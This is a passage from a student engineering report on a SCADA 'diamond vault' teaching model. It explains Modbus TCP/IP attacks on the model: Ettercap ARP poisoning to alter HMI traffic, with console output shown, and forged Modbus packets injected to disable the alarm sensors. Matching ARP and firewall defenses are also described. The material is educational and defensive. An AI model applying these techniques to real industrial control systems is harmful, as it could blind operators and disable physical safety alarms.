
The SCADABR server is where changes can be made to the HMI. These changes can include visual as well as adding new sensors or updating IP information. Detailed instructions on how to make these changes are located in the Operations Manual. Keep in mind that most documentation online for SCADABR is in Portuguese.

E. Attacks

One of the main requirements for this project is to be able to demonstrate attacks against it. The requirements specified that the attacks exploited the Modbus TCP/IP vulnerabilities. This project contains two attacks that exploited different vulnerabilities in Modbus TCP/IP. Both of these attacks targeted different sections of the SCADA system, with one hijacking the communication and the other attacking the PLC. Detailed instructions on how to run these attacks can be found in the Operation section of the Operating Manual.

The first attack was a Modification attack, a type of Man-in-the-Middle attack, that used the program Ettercap to ARP poison the HMI and the PLC. A

simple explanation of ARP poisoning is that whenever a network asks for “who is <ip address>,” the attacker immediately answers, saying that it is that IP address. It does this by broadcasting a packet back to everyone on the network, saying that its MAC address is the one that should receive all the packets that are supposed to be sent to that IP. Now, if the attacker does this for all IP addresses in the system, it will receive all packets. The attacker can then decide what they want to do with the packets, either drop them as a Denial of Service attack, forward them on as they are, or modify the information contained in the packets.



```

Shell No.1

File Actions Edit View Help

[sudo] password for kali:

ettercap 0.8.3 copyright 2001-2019 Ettercap Development Team

Content filters loaded from /home/kali/Documents/Mod.ef ...
Listening on:
  eth0 → 08:00:27:CE:6B:0E
         192.168.1.101/255.255.255.0
         fe80::a00:27ff:fece:6b0e/64

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Ettercap might not work correctly. /proc/sys/net/ipv6/conf/eth0/use_tempaddr is not set to 0.
Privileges dropped to EUID 65534 EGID 65534 ...

  34 plugins
  42 protocol dissectors
  57 ports monitored
24609 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Scanning for merged targets (2 hosts) ...
* |=====| 100.00 %

2 hosts added to the hosts list ...

ARP poisoning victims:

GROUP 1 : 192.168.1.200 DC:A6:32:4C:56:BA

GROUP 2 : 192.168.1.201 08:00:27:F0:CA:80
Starting Unified sniffing ...

Text only Interface activated ...
Hit 'h' for inline help

```

Figure 8: Script Running the Modification Attack

The Ettercap Filter section of the Appendix, in section V of the Source Code and Scripts, contains information on what was done with the packets. The attacker waits for a specific packet to come through and changes that specific packet to say all the sensors and the alarm are not going off while leaving other packets unchanged. Once the packet has been modified, it is sent on to the HMI. The HMI then believes that no sensors are triggered within the vault. Someone could easily take the diamond, and no one watching the HMI would ever know.

The first attack only targets the communication sent from the Pi to the HMI to display. The physical alarm still will be set off in the box, so the above attack is not perfect.

The second attack is an Injection attack, which is a fabrication type attack that creates a Modbus TCP/IP packet. The packet is sent from the attacker directly to the PLC and contains a command to disable the sensors. The code written to fabricate these packets can be found in the Appendix, under Source Code and Scripts in section VI titled Injection Python Script. Even though this packet is being sent from a different IP and MAC address than normal, the Pi accepts the packet because the Modbus protocol has no form of authentication check. Once the packet is accepted, the PLC will do what the command says and disable all of the sensors. Therefore, the attack will not allow the physical alarm to be set off. As with the last attack, though, there is a downfall to using this attack. Even though the physical alarm on the vault is not set off, anyone

watching the HMI will be able to see that the sensor disable switch has been flipped. Also, the HMI can still show if something is still setting the sensors off even if the alarm isn't active.




Figure 9: Script Running the Injection Attack

With the first attack, the HMI is effectively blinded. In contrast, the second disables the physical alarm. So if they are run together, the HMI will not see anything happening in the vault, and the physical alarm will not go off. The attacker will be able to reach in and take the diamond without anyone knowing. As these two attacks demonstrate different vulnerabilities in the Modbus TCP/IP protocol, this shows how a combination of attacks may be used.

F. Defenses

Another requirement of this project is to be able to demonstrate defenses against the chosen attacks. These defenses are to show how one would set up protections against the vulnerabilities in the Modbus TCP/IP communication protocol. The first defense was made to defend against the Modification attack. The way this was approached was to stop the ability of the attacker to ARP poison

the system. If the attacker is unable to intercept the packets, they can not modify them. So, for this defense, static ARP table entries were set up on both the Pi and the HMI. The following command creates the static entries:

```
sudo arp -s <ip address> <mac address>
```

A static ARP table entry makes it so that the machine will ignore future ARP responses concerning the IP address in the entry. Like mentioned earlier in the Components section, by pressing “#A,” “#B,” “#C,” or “#D,” followed by the password on the keypad, sets different defenses. The “#B” option is the defense mode for the Modification attack, as given in the following figure:




Figure 10: Defense Modes from the HMI

When “#B” and then the password is typed into the keypad, the Pi Modification and Injection Defenses found down in the Appendix, in the Source Code and Scripts in section VIII. This code runs the ARP command given above, and then sends a message to the HMI on a different port to turn the HMI’s static

ARP table defense on. The HMI's defense code is in the Appendix, under Source Codes and Scripts section VII titled HMI Modification Defense. To turn this defense off, the following command will be run on both the Pi and the HMI, using “#A” followed by the password.

```
sudo arp -d <ip address>
```

The next defense that was implemented into the project is to defend against the Injection attack. This defense was accomplished by establishing strict firewall rules using iptables on the Pi. The iptables rules for this defense are stored in /etc/iptables.test.rules. The rules set restrict packets to the Modbus port from only coming in from the specific IP address of the HMI VM. The exact rules can be found down in the Appendix, in the Source Code and Scripts section IX titled IP-Tables Rules.

To run set the firewall rules, the following command must be run:

```
sudo iptables-restore < /etc/iptables.test.rules
```

To have the rules removed, we also have another file in /etc that sets the rules back to normal. To reset the rules, the same command can be typed while changing the pathname to /etc/iptables.reset.rules. The reset rules open the Pi to all communication, which is what comes as default on the Raspberry Pis. The exact rules can be found down in the Appendix, also in the Source Code and Scripts section IX titled IP-Tables Rules.

The iptables rules are set by typing “#C,” followed by the password, into the keypad. Typing this will call the defense code on the Pi, which again can be found down in the Appendix, under Pi Modification and Injection Defenses. The rules can be reset by typing “#A,” followed by the password to put the vault in defenseless mode.

Since both attacks can be run at the same time, it makes sense to be able to have both defenses be able to be run at the same time. To do this, “#D” is typed, followed by the password into the keypad. Typing this will run both the Modification and Injection Defenses at the same time. Once both of these are set, then the attacker will not be successful in either attack, protecting the diamond.

Project Management

For our project, we followed an Agile method of managing tasks. This method was implemented by breaking the project into milestones and then breaking apart each milestone further down into smaller parts that were accomplished easier. These tasks were either team or individual efforts, and we had more than one task running at a time, especially if they were several little tasks. Normally each of these smaller tasks lasted a few days or a week. For each task that was categorized as a team effort, we had a lead that was in charge of getting the task done. The lead would request the help of the other on specific parts of the task. After each task was finished, we performed small unit tests, to make sure it worked as planned, and then integration tests to integrate whatever

it was in with the rest of the project. For instance, take the RFID reader, Owen was tasked as the lead for this subtask, and asked Jeremy to help with setting up the Arduino code to run the module. Once it was working as it should, they implemented this Arduino and the code for the RFID reader with other code that needed to be run for the pressure plate and ultrasonic sensors and tested it to make sure all the parts worked together. If all the parts functioned together, that subtask was complete, and another could be started.

Project Milestones

The project milestones, mentioned above, consisted of, in no particular order:

- Box/Vault Built
- Sensors Built
- OpenPLC Running on the Raspberry Pi
- HMI Created in SCADA-BR
- Ladder Logic Implemented
- Sensors Integrated
- Connected HMI to the PLC
- Attacks Implemented
- Defenses Implemented
- Painting and Designs Completed
- Documentation Finished

Project Schedule

The completion of tasks for our project trended closely to what we proposed on the Interim Report. The main differences are that we had to order the parts a little bit later, the rain kept delaying us from finishing the box, we scheduled our sensors to be set way too early, and we did not have much opportunity for stretch goals at the end of the semester. The only other difference is that we have extra defined tasks on the completed tasks since our proposed schedule did not cover all the tasks we later deemed important. Our project schedule and when tasks were completed are detailed in the figures below. The top part of each timeline in the figures is our proposed schedule, and the bottom part is when we actually finished tasks. The color of the bottom reflects green for the task being completed on time, red for the task being completed late, and blue for tasks not showing up on the proposed schedule, as mentioned before.




Figure 11: Project Timeline




Figure 12: Project Timeline Continued

Labor Hours

To accomplish the project, we spent quite a few hours in several different areas. Together we worked right at 530 hours total on this project, split between the four team members. The table below shows you approximately how many hours were spent on which tasks.

Category	Hours
Research Parts	20
Research Attacks	30
Approaches / 3D Model	15
Assembling Box	55
Making & Testing Sensors With Arduino/RPi	100
Securing Sensors & Components in Box	30
SCADA Research & Working	40
HMI Design & Writing	50
OpenPLC Research & Working	40
Writing Defenses	20
Testing	50
Documenting Attacks and Defenses	30
Reporting & Documentation	50
	Total: 530

Table 3: Labor Hours

Cost

The cost for our project, as shown below, reflects all of the parts, pieces, shipping, tax, and everything we spent money on for the project.

Category	Parts	Price Per Part	Needed	Price	Module Total
Laser	Receiver	\$1.10	10	\$11.00	\$16.77
	Emitter	\$0.32	10	\$3.20	
	555 Timer	\$0.00	0	\$0.00	
	Rubber Washers	\$2.57	1	\$2.57	
RFID	Reader & Cards	\$6.99	1	\$6.99	\$6.99
	Arduino	\$0.00	0	\$0.00	
Pressure Plate	Force Sensitive Resistor	\$11.18	1	\$11.18	\$11.18
Alarm	Red LED Strip	\$7.99	1	\$7.99	\$34.88
	12V Power Supply	\$13.99	1	\$13.99	
	Alarm Passive	\$1.50	2	\$3.00	
	Transistor	\$0.60	5	\$3.00	
	Heat Sink	\$3.50	1	\$3.50	
	Alarm Active	\$1.70	2	\$3.40	
Lock Motor	Solenoid	\$7.50	1	\$7.50	\$16.49
	Power Supply (6v 2A)	\$8.99	1	\$8.99	
Motion Sensor	Ultrasonic Sensor	\$9.59	1	\$9.59	\$9.59
KeyPad	Keypad	\$5.95	1	\$5.95	\$5.95
	Arduino	\$0.00	0	\$0.00	
Open PLC Controller	Rpi & Heatsinks	\$52.99	1	\$52.99	\$65.77
	MicroSD Card	\$5.79	1	\$5.79	
	USB Power Cable	\$6.99	1	\$6.99	
Power	Power Strip	\$14.96	1	\$14.96	\$14.96
Display Light	Two LED Spotlights	\$15.99	1	\$15.99	\$28.98
	Two More LEDs	\$12.99	1	\$12.99	
Network	Ethernet Switch	\$0.00	1	\$0.00	\$0.00

	Ethernet Ports	\$0.00	3	\$0.00	
	Ethernet Cords	\$0.00	3	\$0.00	
Box	Plexiglass	\$4.98	1	\$4.98	\$100.19
	Plexiglass (Door)	\$6.68	1	\$6.68	
	Piano Hinge	\$7.98	1	\$7.98	
	MDF	\$31.95	1	\$31.95	
	Screws	\$9.20	1	\$9.20	
	PVC Pipe	\$1.98	1	\$1.98	
	Dark Blue Paint	\$3.98	2	\$7.96	
	Latch	\$0.98	1	\$0.98	
	Knob	\$1.08	1	\$1.08	
	Bolt	\$2.98	1	\$2.98	
	Gray Paint	\$3.98	1	\$3.98	
	Red Paint	\$3.98	1	\$3.98	
	Polyurethane	\$7.98	1	\$7.98	
	Vinyl	\$4.49	1	\$4.49	
	Transfer Paper	\$3.99	1	\$3.99	
Shipping		\$13.17	1	\$13.17	\$13.17
Tax		\$24.98	1	\$24.98	\$24.98
				Total Price:	\$349.90

Table 4: Project Cost

If we wanted to mass-produce this and try to get our costs down to a minimum, it could be done. The table below shows how much it should cost per vault, even down to saying we only used three-fourths of the sheet of MDF, only one-third of the gray and red paint, and only about twenty out of the one hundred and seventy-five screws in the one-pound box.

Categories	Parts	Price To Buy	How Many Per Price	Price Per Part	Needed	Price Total For Part	Module Total
Laser	Receiver	\$1.10	1	\$1.10	10	\$11.00	\$14.71
	Emitter	\$0.32	1	\$0.32	10	\$3.20	
	555 Timer	\$0.69	1	\$0.69		\$0.00	
	Rubber Washers	\$2.57	10	\$0.26	2	\$0.51	
RFID	Reader & Cards	\$6.99	1	\$6.99	1	\$6.99	\$29.99
	Arduino	\$23.00	1	\$23.00	1	\$23.00	
Pressure Plate	Force Sensitive Resistor	\$11.18	1	\$11.18	1	\$11.18	\$11.18
Alarm	Red LED Strip	\$7.99	1	\$7.99	1	\$7.99	\$27.88
	12V Power Supply	\$13.99	1	\$13.99	1	\$13.99	
	Alarm Passive	\$1.50	1	\$1.50	2	\$3.00	
	5V Relay	\$5.79	2	\$2.90	1	\$2.90	
Motion Sensor	Ultrasonic Sensor	\$9.59	5	\$1.92	1	\$1.92	\$1.92
KeyPad	Keypad	\$5.95	1	\$5.95	1	\$5.95	\$28.95
	Arduino	\$23.00	1	\$23.00	1	\$23.00	
Open PLC Controller	Rpi & Heatsinks	\$52.99	1	\$52.99	1	\$52.99	\$65.77
	MicroSD Card	\$5.79	1	\$5.79	1	\$5.79	
	USB Power Cable	\$6.99	1	\$6.99	1	\$6.99	
Power	Power Strip	\$14.96	1	\$14.96	1	\$14.96	\$32.92
	22 Gauge Wires	\$11.97	1	\$11.97	1.5	\$17.96	
Display Light	Two LED Spotlights	\$15.99	1	\$15.99	1	\$15.99	\$22.49
	Another LED	\$12.99	2	\$6.50	1	\$6.50	
Network	Ethernet Switch	\$19.99	1	\$19.99	1	\$19.99	\$29.80
	Ethernet	\$3.27	1	\$3.27	3	\$9.81	

	Ports						
	Ethernet Cords	\$8.99	10	\$0.90	3	\$2.70	
Box	Plexiglass	\$4.98	1	\$4.98	1	\$4.98	\$55.75
	Piano Hinge	\$7.98	1	\$7.98	1	\$7.98	
	MDF	\$31.95	1	\$31.95	0.75	\$23.96	
	Screws	\$9.20	175	\$0.05	20	\$1.05	
	PVC Pipe	\$1.98	1	\$1.98	0.2	\$0.40	
	Dark Blue Paint	\$3.98	1	\$3.98	2	\$7.96	
	Gray Paint	\$3.98	1	\$3.98	0.33	\$1.31	
	Red Paint	\$3.98	1	\$3.98	0.33	\$1.31	
	Polyurethane	\$7.98	1	\$7.98	0.5	\$3.99	
	Vinyl	\$4.49	1	\$4.49	0.33	\$1.48	
	Transfer Paper	\$3.99	1	\$3.99	0.33	\$1.32	
						Total Price:	\$321.34

Table 5: Mass Production Per Unit Cost

The total figure above may seem a little high, especially since it is pretty close to the total amount shown in the table further up showing our costs. This cost is due to several of our parts being given to us, so we did not incur those costs in the actual budget.

Design Testing

The testing plan implemented unit, integration, and acceptance testing. The unit testing was done on a module-by-module basis. The IR sensor, pressure plate, keypad, ultrasonic sensor, and RFID modules were all prototyped on breadboards. The output values were monitored using the serial monitor included in Arduino's software as well as

LEDs to show the values. The testing was done by putting each module through normal operation as well as some stress testing.

The IR sensor was created in two parts. First, the emitter module, and then the receiver. After the emitter circuit was constructed, it was tested by using an LED with visible light first. The circuit was then connected to an oscilloscope to determine if the frequency was within the expected range. Once it was evident the IR circuit was functioning properly, the emitter circuit was built. The testing of this consisted of checking the angle at which the receiver could see the IR signal and checking that it output when the signal was blocked. The pressure plate was first tested by using the same object repeatedly to make sure the sensor did not vary too much. After that, items of various weights were used to check the operating range. Finally, it was tested with the diamond placed in various positions on the plate in case it was off-center. The keypad and ultrasonic sensor testing was very straightforward and consisted just of testing that they worked under normal operation. However, some specific testing was done, with pressing all buttons on the keypad at once and checking the total range the ultrasonic sensor could handle. The RFID module was tested using both known cards and unknown cards to make sure it would be able to recognize the correct one. To ensure the SCADA system worked correctly on the Raspberry Pi, inputs were generated by tying the corresponding pins to either ground or voltage. Using this, normal behavior was simulated as well as test configurations that could not normally happen.

For the first stage of integration testing, all the modules were connected to their proper Arduino. Many stress tests were done on the Arduino running three different

modules to make sure it would not impact performance. After the sensors were all running on their respective boards, the outputs were connected to the Raspberry Pi. The functionality of the entire system together was tested until proper responses were obtained. The third stage of integration involved testing with all components attached and soldered to their corresponding location in the box. The next series of tests involved all of the sensors working in tandem for both normal operations and by trying to subvert the security. At this point, the attacks and defenses were tested against the system and checked to make sure they were functioning properly.

Acceptance testing came near the end of the project timeline when all other testing had been finished. This stage of testing consisted of talking with the team's sponsor, Dr. Coe, and making sure that the design has met all of the requirements he set.

Project Restructuring due to COVID-19

This semester we have had to deal with the COVID-19 pandemic, which forced us to move back home and try to finish everything for school from there. Thankfully, we were at a great point in our project when this happened. We had already met all the requirements and took the vault with us for a few finishing touches. Because of these things, there was no need for any project restructuring from COVID-19. The only things we were not able to accomplish because of this pandemic were fixing our issue with the solenoid and installing the electronically locked door. The solenoid and lock are still installed into the box; we would have just needed a bit more time to finish the Zener

Diode circuit to protect the rest of the project from the discharging of the solenoid.

However, as previously mentioned, we had already met all of the requirements. The electronic locking door would only have been an appealing extra security measure but was not necessary for our project to meet all its requirements. The rest of the project that we had to finish from home was the final documentation, including this final report, presentation, and video, which were just as easy to accomplish from a distance as they would have been in person.

Societal Impact Analysis

While designing the SCADA Diamond Vault project, the risk analysis and research from a societal impact standpoint were taken into close account. Alternative design ideas regarding oil rig models and tesla coil models, although interesting, were rejected due to the potential risks of regulating an open flame or electricity. The health and safety of the user and audience outweighed the initial interest of these designs. However, the final diamond vault design was created to contain the same appeal of a realistic industrial SCADA system while maintaining a safer environment in which to conduct cyber demonstrations. The vault design includes the use of infrared laser sensors, which contain a small risk of eye damage under direct exposure. This risk has been greatly mitigated as these sensors are inlaid behind the wood of the box. This positioning prevents the lasers from escaping outside of the box. As there is no reason for an individual to have their face within the box as it is running, the diamond vault remains a low-risk model.

The security and privacy of the system was another aspect that was heavily factored into the diamond vault design. Originally, the vault system and demonstration were designed to be connected via a wireless access point. However, this setup was deemed to be insecure since any person connected to the access point could interact with or be affected by the cyber attack demonstrations. Another factor regarding the access point involved the environments in which the demonstration would take place. Depending on a company's security policies, it may be impractical to expect access to their wifi. For this reason, the diamond vault design contains three ethernet ports on the back to allow access into the system. A machine connected through these ports may be accessible by any other machine in the system, but the system will remain self-contained from any other group.

The legality and ethicality of utilizing cyber-attack tools was another element taken into consideration. However, although attack tools were utilized within the demonstration, the diamond vault's use of these tools is purely educational. To convey the impact of the need to secure SCADA systems, common and current attack methodologies were employed to provide an authentic experience for the audience. In this way, the SCADA Blue Team hopes to raise awareness of the vulnerabilities within SCADA systems. From a political standpoint, as awareness grows, there is a greater possibility for action to be taken to update and secure the critical SCADA systems.

Sustainability

The SCADA diamond vault is constructed primarily out of MDF, which is eco-friendly since MDF material is made up of the sawdust and leftover during the wood milling process. The frame is sturdy and is constructed to withstand travel hazards with minimal wear and tear. To further protect the vault system, it will be set into a flight case during transportation. The life cycle of the SCADA diamond vault model is suspected to last around ten years.

The physical components and software within the box are modularly designed. Therefore, if an element needs replacing or software requires updating, the design accommodates these cases. Furthermore, since the cybersecurity field is continuously changing, the ability to create and implement new attacks and defenses via the ethernet port is available. In this way, the SCADA diamond vault project will be able to remain an up to date cyberattack demonstration model for years to come. However, once the system has reached the end of its life cycle or is no longer needed, the various components and sensors within the vault can be disposed of accordingly or reused within new projects.

Conclusion

Throughout this fall and spring semester, the Diamond Vault project underwent a rigorous design process. Despite many setbacks, the SCADA Blue Team succeeded in producing a fully functioning and finished model. As defined within our marketing and

engineering requirements, the diamond vault incorporates a sturdy, portable frame. The alarm system and sensors function as desired to guard the diamond and may be viewed using an intuitive HMI display that communicates to the OpenPLC software. The vault system has an easy and quick to set up and allows for two types of cyberattacks to be launched: a Man-in-the-Middle attack and an Injection attack. Each of these togglable attack demonstrations has a complementing defense mechanism.

However, there were still numerous obstacles that were encountered along the way. Throughout the duration of this project, we had a lot of learning experiences. Some issues were as simple as tying every part into common-ground and others more complex like our issue with the solenoid.

The first lesson learned was to double-check hardware. We had issues with the improper connection of the hardware, which caused a few components to fail. One time we accidentally hooked up one of the LEDs already installed into the box for the keypad up to 5 volts. This mistake caused the LED to break, and we had to remove the piece of the keypad frame to fix it. While removing the piece, it broke, forcing us to have to make another, paint it, replace the LED, and then attach it all back together.

Another lesson learned was implementing effective communication. We learned this early on in the process when we accidentally had a meeting where one team member did not show up because we had just talked about having the meeting while they were not around. For future meetings, we created a group chat and set meeting

times in advance while making sure to get confirmation of attendance from each member.

The final and most important lesson we learned was to plan ahead. Due to this semester having the crutch of letting out of school early for COVID-19, this really mattered. We thankfully were far enough ahead and had planned for finishing early, so the letting out of school did not affect us too much.

Our SCADA model is designed modularly to allow for future software additions and attacks/defenses to be implemented, which enables the project to remain up to date with current cybersecurity trends. In this way, the SCADA Diamond Vault provides a self-contained educational demonstration for cyber awareness. We hope that our project will continue to convey the importance of securing industrial systems. Thank you for taking the time to read through our final report, and we are grateful for the opportunity to make such a project in our educational endeavors.

Appendix

Source Code / Scripts

I. Arduino Code 1

```
#include <SPI.h>
#include <MFRC522.h>

//pins
//RFID 13,12,11 are also in use
//Wire 0 -> 3.3V
//Wire 1 -> Pin9
//Wire 2 -> GND
//Wire 3 -> Pin 10
//Wire 4 -> Pin 12
//Wire 5 -> Pin 11
//Wire 6 -> Pin 13
#define SS_PIN 10
#define RST_PIN 9
#define ERR_PIN 4 //connect to red light for RFID
#define RFD_PIN 3 //connect to green light and to Rpi as input
for RFID state

//Motion Sensor
#define TRG_PIN 8
#define ECH_PIN 7
#define MTN_PIN 6 //Output for Motion Sensor

//Pressure Plate
